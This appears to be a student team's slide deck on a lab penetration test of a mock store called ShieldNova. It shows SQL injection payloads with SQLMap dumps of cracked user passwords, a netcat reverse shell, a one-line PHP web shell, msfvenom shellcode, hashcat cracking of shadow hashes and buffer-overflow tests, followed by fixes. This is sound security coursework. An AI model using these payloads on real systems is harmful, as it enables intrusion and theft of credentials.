

Critical Vulnerabilities at ShieldNova

...

Caleb, Adam, Alex, Jack

Completed Tasks

Task 1

- Web app SQL injection
- MySQL admin access
- File Upload exploit
- Reverse shell access

Task 2

- Access Ubuntu VM & root user

Task 3

- Custom wordlists
- Cracked 5% passwords

Task 4

- Found multiple faults
- Binary listener (incomplete)

Task 5

- Extracted and analyzed both files

Contributions

- Adam
 - Web app SQL and shell injection, MySQL passwords, reverse shell, password cracking
- Alex
 - Web app SQL injection, password cracking
- Caleb
 - Binary file auditing
- Jack
 - Binary file auditing, network traffic analysis, analyzed PCAP files

SQL Injection Attack on ShieldNova Store

The Vulnerability:


- Login form had SQL injection allowing authentication bypass without valid credentials.

The Attack Used:

- Username field: admin' OR '1'=1

Why it Worked:

- '1'=1' is always TRUE, so login succeeds!



How to Fix

What to do First:

- Use parameterized queries (prepared statements) instead of directly embedding user input in SQL.

Implementation:

- Bad: "SELECT * FROM users WHERE username=" + input + ""
- Good: "SELECT * FROM users WHERE username=?" + bind input as parameter

Additional Protections:

- Reject SQL special characters (' , ;, --)
- Database users should have minimal permissions
- Block common attack patterns
- Multi-factor authentication

Second SQL Injection Vulnerability

Vulnerability Found:

- item_details.php had SQL injection in ID parameter with multiple attack types.

Attack Types Possible:

- Boolean-based blind - infer data from true/false responses
- Error-based - get data from error messages
- Time-based blind - infer data from response delays

Tool Used :

- SQLMap with authenticated session cookie to automate exploitation.

```
sqlmap identified the following injection point(s) with a total of 295 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4699=4699

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1 AND GTID_SUBSET(CONCAT(0x7162707171,(SELECT (ELT(8997=8997,1))),0x71767a7671),8997)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 6837 FROM (SELECT(SLEEP(5)))ctiI)
---
[14:25:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[14:25:08] [INFO] fetching database names
[14:25:08] [INFO] retrieved: 'mysql'
[14:25:08] [INFO] retrieved: 'information_schema'
[14:25:08] [INFO] retrieved: 'performance_schema'
[14:25:08] [INFO] retrieved: 'sys'
[14:25:08] [INFO] retrieved: 'phpmyadmin'
[14:25:08] [INFO] retrieved: 'security_project'
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security_project
[*] sys
```

Second SQL Injection Vulnerability

What We Extracted :

- All table names and structures
- User credentials table

Findings :

- Passwords hashed with weak SHA1 algorithm.

Passwords Found :

- Used SQLMap's built-in cracker → revealed password: P@ssw0rd
- Logged into Ubuntu system with username: ubuntu, password: P@ssw0rd

```
SQLMap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4699=4699

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1 AND GTID_SUBSET(CONCAT(0x7162707171,(SELECT (ELT(8997=8997,1))),0x71767a7671),8997)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 6837 FROM (SELECT(SLEEP(5)))ctiI)
---
[14:27:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[14:27:48] [INFO] fetching tables for database: 'security_project'
[14:27:48] [INFO] retrieved: 'items'
[14:27:48] [INFO] retrieved: 'reviews'
[14:27:48] [INFO] retrieved: 'users'
```

```
Database: security_project
(3 tables)
+-----+
| items |
| reviews |
| users |
+-----+
```

```
[09:38:22] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[09:38:22] [INFO] starting 6 processes
Database: security_project
Table: users
[18 entries]
```

	id	username	password_hash
1	admin		cbfdac6088f9cab4083784cbd1874f76618d2a97 (password123)
2	user1		cbfdac6088f9cab4083784cbd1874f76618d2a97 (password123)
3	user2		cbfdac6088f9cab4083784cbd1874f76618d2a97 (password123)
4	john_doe		21bd12dc183f740ee76f27b78eb39c8ad972a757 (P@ssw0rd)
5	jane_smith		82c99e035d65f049868d1a124a362cd2d4f8ae99
6	michael89		e9e5593c3c56fec627740c07e0fb21f89b67c1f
7	dragon_master		2b25787e8daad98dda613b6986640dfc2ac567f3
8	arthur_king		5faeada5c110b51014cc5af681f0299bd33654
9	superuser2021		2f0cab9c022d91d6b6f7ee21b4af6e18cb377ae5
10	crypto_fan		19e9b27cb0a0e3e88161bba243c5fe3df9cb6768
11	secret_keeper		38d7eea64bc0656f6713bcf212da454b53327e5f
12	unique2021_query		3f9786175f7f6a81ee987bd2c72a44ee8dd74d1
13	strong_user123		4705d3dbbe20dde58cebabb2e0cd7cad095b0fb6
14	admin_user		a0621008b6faef2a1200e7722e30231e05f67ad
15	coder_query		c1219b632374842786d0e0d59222b0c08978d12bc
16	simple_abc		d6e6f347b4dd1541e83d09307d46cb0df3ce32b89
17	classic user		6367c48dd193d56ea7b0baad25b19455e529f5ee (abc123)
18	ubuntu		21bd12dc183f740ee76f27b78eb39c8ad972a757 (P@ssw0rd)

Additional Web App Vulnerabilities

The vulnerabilities:

- Unrestricted uploads
- Web shell deployment
- Remote code execution
- Database compromise

```
<h1>Upload Item</h1>
<form method="POST" enctype="multipart/form-data" class="p-4 border rounded">
  <div class="mb-3">
    <label for="name" class="form-label">Item Name</label>
    <input type="text" id="name" name="name" class="form-control" required>
  </div>
  <div class="mb-3">
    <label for="description" class="form-label">Description</label>
    <textarea id="description" name="description" class="form-control" rows="3" required></textarea>
  </div>
  <div class="mb-3">
    <label for="file" class="form-label">Upload Image</label>
    <input type="file" id="file" name="file" class="form-control" required>
  </div>
  <button type="submit" class="btn btn-primary w-100">Upload</button>
</form>
```

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.16.103.54] from (UNKNOWN) [10.16.103.100] 59010
bash: cannot set terminal process group (721): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu: /var/www/html/security_project/uploads$

root@ubuntu: /home/ubuntu# grep -r "root\[admin\|password\|passwd\|secret" /var/www/html/security_project/*.php 2>/dev/null
/var/www/html/security_project/index.php: <?php session_start(); $conn = new mysqli("localhost", "root", "SecP@ssword", "security_project"); ?>
/var/www/html/security_project/item_details.php:$conn = new mysqli("localhost", "root", "SecP@ssword", "security_project");
/var/www/html/security_project/login.php:$conn = new mysqli("localhost", "root", "SecP@ssword", "security_project");
/var/www/html/security_project/login.php:    $password = $_POST['password'];
/var/www/html/security_project/login.php:    $password_hash = sha1($password);
/var/www/html/security_project/login.php:    $query = "SELECT * FROM users WHERE username='$username' AND password_hash='$password_hash'";
/var/www/html/security_project/login.php:    echo "Invalid username or password.";
/var/www/html/security_project/login.php:        <label for="password" class="form-label">Password</label>
/var/www/html/security_project/login.php:        <input type="password" id="password" name="password" class="form-control" required>
/var/www/html/security_project/upload_item.php:$conn = new mysqli("localhost", "root", "SecP@ssword", "security_project");
```

Index of /security_project/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
1708070967345.jpeg	2025-04-06 08:51	144K	
booze_headphone.png	2025-04-05 21:23	179K	
info.php	2025-04-06 09:01	20	
keyboard.png	2025-04-05 21:23	613K	
master-worker.png	2025-04-05 21:23	58K	
passwd-file.png	2025-12-09 16:01	414K	
php-reverse-shell.php	2025-12-09 14:22	5.4K	
raspberrypi_5.jpg	2025-04-05 21:23	69K	
shell.php	2025-12-09 16:06	63	
shell.php.jpg	2025-12-09 16:02	63	
sprucefence.png	2025-12-09 14:08	4.3K	
sqlmap-user-dump.png	2025-12-09 16:00	283K	
ubertooth_one.jpg	2025-04-05 21:23	39K	

Apache/2.4.52 (Ubuntu) Server at 10.16.103.100 Port 80

```
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```


Password Hash

- A password hash is a one-way encryption of a password that can be verified but not reversed.

Username

Password Hash

```
Rambo1:$6$F0H1PnGZbD3fr0CF$V3kr3Ct9GQQwkPLA9xW6y3xxjKYtLRFG1u/V2Djx8a.F3FCenm//BG0fas6Vkd4tkcGH0jY9tJ4RSjIm.TD1:20410:0:99999:7:::
WILL_Smith:$6$E711y.y3YjE3q6lP$F2XQk2B8HhWnLXhsbsPWWQZ795Naca1qhRsC0pvwQJ6lLuER/GFs1HhcWQdK1n6RwkJKG9lPJZr/H0Y2h7FsU.:20410:0:99999:
7:::
James_Bond:$6$8ew32LwIYm2BdsJP$9ZgG3ZaBEjnm.tZgHDqAsOPmL/390rNtP6tpgxyse/CbW6LUVqqntXo/IV23PpsIaUe/L7I1PVIT/97lQjI9i/:20410:0:99999:
7:::
HeartBleed:$6$F4YvfU1vcQQT2p0P$z0jRjS8Heje7XlKDvS6V6pal355W9bAzI.fN7kCoEp0pyyoqjF8h03R7i7CicuYTsZPsouXF5xE6mdYbccLn1:20410:0:99999:
7:::
Shellshock:$6$ovRvnJsYlgpilTEM$qi0n1b50FBt/6LXVgZqaPeFUsj0hAwEJ5tmrpTaA05I37dFwalbjNzk2/YqUgic0R3EDyYhvfSCY8hE65C2ui/:20410:0:99999:
7:::
its_unbreakable:$6$IAyTf9HsKz2y9hfA$0RF/eMK.odwrPhlXrd6BlqRJVHPsdaBPep7nGBQAsD7g7kekwsZNZTAqRlEvCsGB7CIMiDGyRlr9vCmxxdjIPT0:20410:0:9
9999:7:::
```

Hashcat - The Password Recovery Tool

What does it do?

- Hashcat guesses passwords by trying millions of combinations per second.

How does it work?

- Takes hashed passwords (encrypted data)
- Guesses possible passwords
- Encrypts each guess to compare with original
- When they match - password found!
- Similar to john the ripper

Shellcode

```
(kali㉿kali)-[~]
inuxmsfvenom -p linux/x86/shell_reverse_tcp LHOST=10.16.103.56 LPORT=4444 -f python --bad-chars "\x00\x0a\x0d" -a x86 --platform li
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf = b""
buf += b"\xdb\xd7\xb8\xe\x7d\x3b\xd2\xd9\x74\x24\xf4\x5e"
buf += b"\x2b\xc9\xb1\x12\x31\x46\x17\x83\xc6\x04\x03\x58"
buf += b"\x6e\xd9\x27\x55\x4b\xea\x2b\xc6\x28\x46\xc6\xea"
buf += b"\x27\x89\xa6\x8c\xfa\xca\x54\x09\xb5\xf4\x97\x29"
buf += b"\xfc\x73\xd1\x41\xf5\x93\x46\xa9\x61\x96\x88\xd8"
buf += b"\xd2\x1f\x69\x6a\xab\x4f\x3b\xd9\x87\x73\x32\x3c"
buf += b"\x2a\xf3\x16\xd6\xdb\xdb\xe5\x4e\x4c\x0b\x25\xec"
buf += b"\xe5\xda\xda\xa2\xa6\x55\xfd\xf2\x42\xab\x7e"
```

```
└─$ (cat real_payload; cat) | ./final_binary_32
Welcome to your final quest!!!
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ls al
ls: cannot access 'al': No such file or directory
ls
Desktop    Videos      final_binary_32    probe_payload
Documents  big_pattern.txt  final_binary_64    real_payload
Downloads  clean_payload    load.txt           rev_shell.txt
Music      cyclic.py       out               safe.hex
PROJECT    exploit.html    password_cracker.py spam
Pictures   exploit.py      password_hashes.txt test.bin
Public     exploit_NEW.py  payload.exe        unique_pattern.txt
Templates  exploit_final.py payload.txt

whoami
kali
^C
```

Shellcode used to attempt to set up the listener

Shellcode that worked locally to allow an interactive shell

The Best64 Rule - Smart Password Guessing

What is Best64 Rule?

- Automatically creates 64 variations of every password guess to try common patterns people use.

Example:

- password → password1 → Password123!

```
hashcat -m 1800 -a 0 Hashes.txt PasswordHackDictionary.txt -r /usr/share/hashcat/rules/best64.rule
```

Cracking ShellShock with Hashcat

This command runs hashcat using a dictionary we created

```
ubuntu@ubuntu:~$ hashcat -m 1800 -a 0 Hashes.txt PasswordHackDictionary.txt -r /usr/share/hashcat/rules/best64.rule
hashcat (v6.2.5) starting
```

Before finding the password

```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target....: Hashes.txt
Time.Started...: Wed Dec 10 16:57:24 2025 (1 min, 19 secs)
Time.Estimated...: Wed Dec 10 17:00:31 2025 (1 min, 48 secs)
Kernel.Feature...: Full Kernel
Guess.Base.....: File (PasswordHackDictionary.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1 (100.00%)
Speed.#1.....: 1540 H/s (3.89ms) @ Accel:64 Loops:512 Thr:1 Vec:2
Recovered.....: 0/6 (0.00%) Digests, 0/6 (0.00%) Salts
Progress.....: 121984/289674 (42.11%)
Rejected.....: 0/121984 (0.00%)
Restore.Point...: 256/627 (40.83%)
Restore.Sub.#1...: Salt:0 Amplifier:58-59 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1....: ploj -> ent
```

After

```
Session.....: hashcat
Status.....: Paused
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target....: Hashes.txt
Time.Started...: Wed Dec 10 16:57:24 2025 (2 mins, 52 secs)
Time.Estimated...: Wed Dec 10 17:00:17 2025 (1 sec)
Kernel.Feature...: Full Kernel
Guess.Base.....: File (PasswordHackDictionary.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1 (100.00%)
Speed.#1.....: 1412 H/s (4.27ms) @ Accel:64 Loops:512 Thr:1 Vec:2
Recovered.....: 1/6 (16.67%) Digests, 1/6 (16.67%) Salts
Progress.....: 286920/289674 (99.05%)
Rejected.....: 0/286920 (0.00%)
Restore.Point...: 576/627 (91.87%)
Restore.Sub.#1...: Salt:5 Amplifier:22-23 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 1qaz@WSX23 -> $12345623
```

This is the command we ran to get the password: s3pt3m3r2014

```
ubuntu@ubuntu:~$ hashcat -m 1800 -a 0 Hashes.txt PasswordHackDictionary.txt --show
$6$ovRvnJsYl9pilTEM$qi0n1b50FBt/6LXVgZqaPeFusj0hAwEJ5tmrptA05I37dFwabljNzk2/YqUgicOR3EDyYhvfSCY8hE65C2ui/:s3pt3mb3r2014
ubuntu@ubuntu:~$
```

```
Rambo1:Flr5tBl00d:1001:1001::/home/Rambo1:/bin/sh
Will_Smith:B@dBoY$:1002:1002::/home/Will_Smith:/bin/sh
HeartBleed:@pril2014:1004:1004::/home/HeartBleed:/bin/sh
Shellshock:s3pt3mb3r2014:1005:1005::/home/Shellshock:/bin/sh
its_unbreakable:UnBr3@K@b13:1006:1006::/home/its_unbreakable:/bin/sh

5 password hashes cracked, 1 left
```

Binary Buffer Overflow

Command that tested the overflow by sending 500 A's through string and getting a segmentation fault, shellcode executing but corrupted

```
ubuntu@ubuntu:~/Documents/pcaps/binaries$ python3 -c"print('A' * 500)" | ./final_binary_32
Welcome to your final quest!!!
Segmentation fault (core dumped)
```

```
(gdb) run < test.bin
info registers
Starting program: /home/kali/final_binary_32 < test.bin
info registers
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to your final quest!!!

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) |
```

```
ubuntu@ubuntu:~/Documents/pcaps/binaries$ ./final_binary_32 < real_payload
Welcome to your final quest!!!
Illegal instruction (core dumped)
```

Security Functions

```
ubuntu@ubuntu:~/Documents/pcaps/binaries$ checksec --file=./final_binary_32
[*] '/home/ubuntu/Documents/pcaps/binaries/final_binary_32'
```

```
Arch:      i386-32-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       PIE enabled
Stack:     Executable
RWX:       Has RWX segments
Stripped:  No
```

Focus on stack, rwx,
stripped, gets()
function

```
└─$ strings ./final_binary_32
td\
/lib/ld-linux.so.2
mg>la
_IO_stdin_used
gets
__cxa_finalize
__libc_start_main
puts
printf
libc.so.6
GLIBC_2.1.3
GLIBC_2.0
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
Please enter your string:
Welcome to your final quest!!!
Goodbye and good luck!
;*2$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln_program.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
__x86.get_pc_thunk.bx
printf@GLIBC_2.0
gets@GLIBC_2.0
edata
fini
__x86.get_pc_thunk.dx
```


PCAP / Network Traffic

Screenshots from wireshark of both breach-1.pcapng(left) and breach-2.pcapng(right)

Wireshark interface showing network traffic from breach-1.pcapng. The packet list on the left shows a series of TCP connections and data transfers. The packet details pane on the right shows the structure of a selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
97	0.315500355	10.16.103.203	104.18.5.159	TCP	60	37500 → 443 [ACK] Seq=1 Ack=1 Win=6429
98	0.315602379	104.18.5.159	10.16.103.203	TLSv1.3	3240	Server Hello, Change Cipher Spec, Appl
99	0.315617330	10.16.103.203	104.18.5.159	TCP	54	37521 → 443 [RST] Seq=662 Win=0 Len=0
100	0.315626012	10.16.103.203	104.18.5.159	TLSv1.3	720	Client Hello (SSL=www.italy.org)
101	0.315603683	104.18.5.159	10.16.103.203	TCP	66	443 → 37524 [FIN, ACK] Seq=3175 Ack=60
102	0.315621447	10.16.103.203	104.18.5.159	TCP	54	37524 → 443 [RST] Seq=662 Win=0 Len=0
103	0.315607639	104.18.5.159	10.16.103.203	TLSv1.3	3239	Server Hello, Change Cipher Spec, Appl
104	0.315691004	10.16.103.203	104.18.5.159	TCP	54	37544 → 443 [RST] Seq=662 Win=0 Len=0
105	0.318453476	104.18.5.159	10.16.103.203	TLSv1.3	3239	Server Hello, Change Cipher Spec, Appl
106	0.318452509	10.16.103.203	104.18.5.159	TCP	54	37521 → 443 [RST] Seq=662 Win=0 Len=0
107	0.318576176	104.18.5.159	10.16.103.203	TLSv1.3	3239	Server Hello, Change Cipher Spec, Appl
108	0.318599545	10.16.103.203	104.18.5.159	TCP	54	37560 → 443 [RST] Seq=662 Win=0 Len=0
109	0.318603448	104.18.5.159	10.16.103.203	TCP	66	443 → 37548 [FIN, ACK] Seq=3173 Ack=60
110	0.318619208	10.16.103.203	104.18.5.159	TCP	54	37544 → 443 [RST] Seq=662 Win=0 Len=0
111	0.319231609	10.16.103.203	104.18.5.159	TLSv1.3	3239	Server Hello, Change Cipher Spec, Appl
112	0.319231097	10.16.103.203	104.18.5.159	TCP	54	37580 → 443 [RST] Seq=662 Win=0 Len=0
113	0.319433192	104.18.5.159	10.16.103.203	TCP	66	443 → 37568 [FIN, ACK] Seq=3174 Ack=60
114	0.319430917	10.16.103.203	104.18.5.159	TCP	54	37560 → 443 [RST] Seq=662 Win=0 Len=0
115	0.319821223	104.18.5.159	10.16.103.203	TCP	66	443 → 37580 [FIN, ACK] Seq=3174 Ack=60
116	0.319831122	10.16.103.203	104.18.5.159	TCP	54	37580 → 443 [RST] Seq=662 Win=0 Len=0
117	0.320490330	104.18.5.159	10.16.103.203	TCP	66	443 → 37584 [FIN, ACK] Seq=3174 Ack=60
118	0.320490330	104.18.5.159	10.16.103.203	TCP	54	37534 → 443 [RST] Seq=662 Win=0 Len=0
119	0.323154601	104.18.5.159	10.16.103.203	TCP	66	443 → 37590 [ACK] Seq=1 Ack=661 Win=651
120	0.320320986	10.16.103.203	104.18.5.159	TCP	74	37586 → 443 [FIN, ACK] Seq=3174 Ack=60
121	0.330940242	104.18.5.159	10.16.103.203	TLSv1.3	3239	Server Hello, Change Cipher Spec, Appl
122	0.330961774	10.16.103.203	104.18.5.159	TCP	66	37590 → 443 [ACK] Seq=661 Ack=3174 Win

Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
IEEE 802.3 Ethernet
Logical-Link Control
Spanning Tree Protocol

breach-1.pcapng

Packets: 8739 Displayed: 8739 (100.0%) Profile: Default

Wireshark interface showing network traffic from breach-2.pcapng. The packet list on the left shows a series of TCP connections and data transfers. The packet details pane on the right shows the structure of a selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
3430	68.565551327	10.16.103.203	142.251.167.95	TCP	66	45006 → 443 [FIN, ACK] Seq=872 Ack=511
3431	68.565721890	142.251.167.95	10.16.103.203	TLSv1.3	97	Application Data
3432	68.565748291	10.16.103.203	142.251.167.95	TCP	54	45006 → 443 [RST] Seq=848 Win=0 Len=0
3433	68.566119065	142.251.167.95	10.16.103.203	TCP	66	443 → 45012 [ACK] Seq=5138 Ack=1210 W
3434	68.577338975	142.251.167.95	10.16.103.203	TLSv1.3	488	Application Data
3435	68.577339375	142.251.167.95	10.16.103.203	TLSv1.3	546	Application Data
3436	68.577339476	142.251.167.95	10.16.103.203	TLSv1.3	362	Application Data
3437	68.577397167	142.251.167.95	10.16.103.203	TLSv1.3	97	Application Data
3438	68.577397277	142.251.167.95	10.16.103.203	TLSv1.3	105	Application Data
3439	68.578000499	10.16.103.203	142.251.167.95	TCP	66	45012 → 443 [ACK] Seq=1241 Ack=6406 W
3440	68.578062709	10.16.103.203	142.251.167.95	TLSv1.3	105	Application Data
3441	68.581096973	142.251.167.95	10.16.103.203	TLSv1.3	139	Application Data
3442	68.581124436	142.251.167.95	10.16.103.203	TLSv1.3	1466	Application Data
3443	68.581146829	10.16.103.203	142.251.167.95	TCP	66	45012 → 443 [ACK] Seq=1280 Ack=7879 W
3444	68.581658995	142.251.167.95	10.16.103.203	TLSv1.3	725	Application Data
3445	68.581881705	142.251.167.95	10.16.103.203	TLSv1.3	382	Application Data
3446	68.581938664	10.16.103.203	142.251.167.95	TCP	66	45012 → 443 [ACK] Seq=1280 Ack=8774 W
3447	68.582072942	10.16.103.203	142.251.167.95	QUIC	1399	0-RTT, DCID=6d9208cac942a51b, SCID=204
3448	68.582266695	142.251.167.95	10.16.103.203	TLSv1.3	97	Application Data
3449	68.583162311	10.16.103.203	142.251.167.95	TLSv1.3	105	Application Data
3450	68.583319604	10.16.103.203	142.251.167.95	TLSv1.3	90	Application Data
3451	68.583349398	10.16.103.203	142.251.167.95	TCP	66	45012 → 443 [FIN, ACK] Seq=1343 Ack=8
3452	68.584031640	10.16.103.203	172.253.62.138	QUIC	621	Protected Payload (KPo), DCID=f01df0d
3453	68.585251134	10.16.103.203	172.253.62.138	QUIC	1056	Protected Payload (KPo), DCID=f01df0d
3454	68.586909091	142.251.167.95	10.16.103.203	TCP	66	443 → 45006 [FIN, ACK] Seq=5138 Ack=8
3455	68.586916652	10.16.103.203	142.251.167.95	TCP	54	45006 → 443 [RST] Seq=873 Win=0 Len=0
3456	68.586983512	142.251.167.95	10.16.103.203	TCP	66	443 → 45012 [ACK] Seq=8805 Ack=1241 W
3457	68.601391220	142.251.167.95	10.16.103.203	TCP	66	443 → 45012 [ACK] Seq=8805 Ack=1280 W

We think that the example from breach 1 could be a brute force attack and the example from breach 2 could be a data transfer of stolen information

Challenges

- Cracking the final password
 - Targeted dictionary attack was unsuccessful
- Couldn't get Kali listener to work with group Ubuntu Machine
- Wireshark was confusing

Critical Risks & Impacts

Web Application

- Administrative compromise, data exposure, business risk, competition

Server-side

- Remote code execution, system compromise, operational threat

Internal

- Weak user behavior, susceptibility to cracking, insider threat, privilege escalation

Mitigation

Web Application

- Parameterized queries, input sanitization, error handling

Server-side

- File type validation, safe storage, disable execution, Principle of Least Privilege

Internal

- Complexity requirements, dictionary restrictions, regular rotation, Multi-Factor Authentication
- Practice safe web use
- Use `fgets()`

Thank You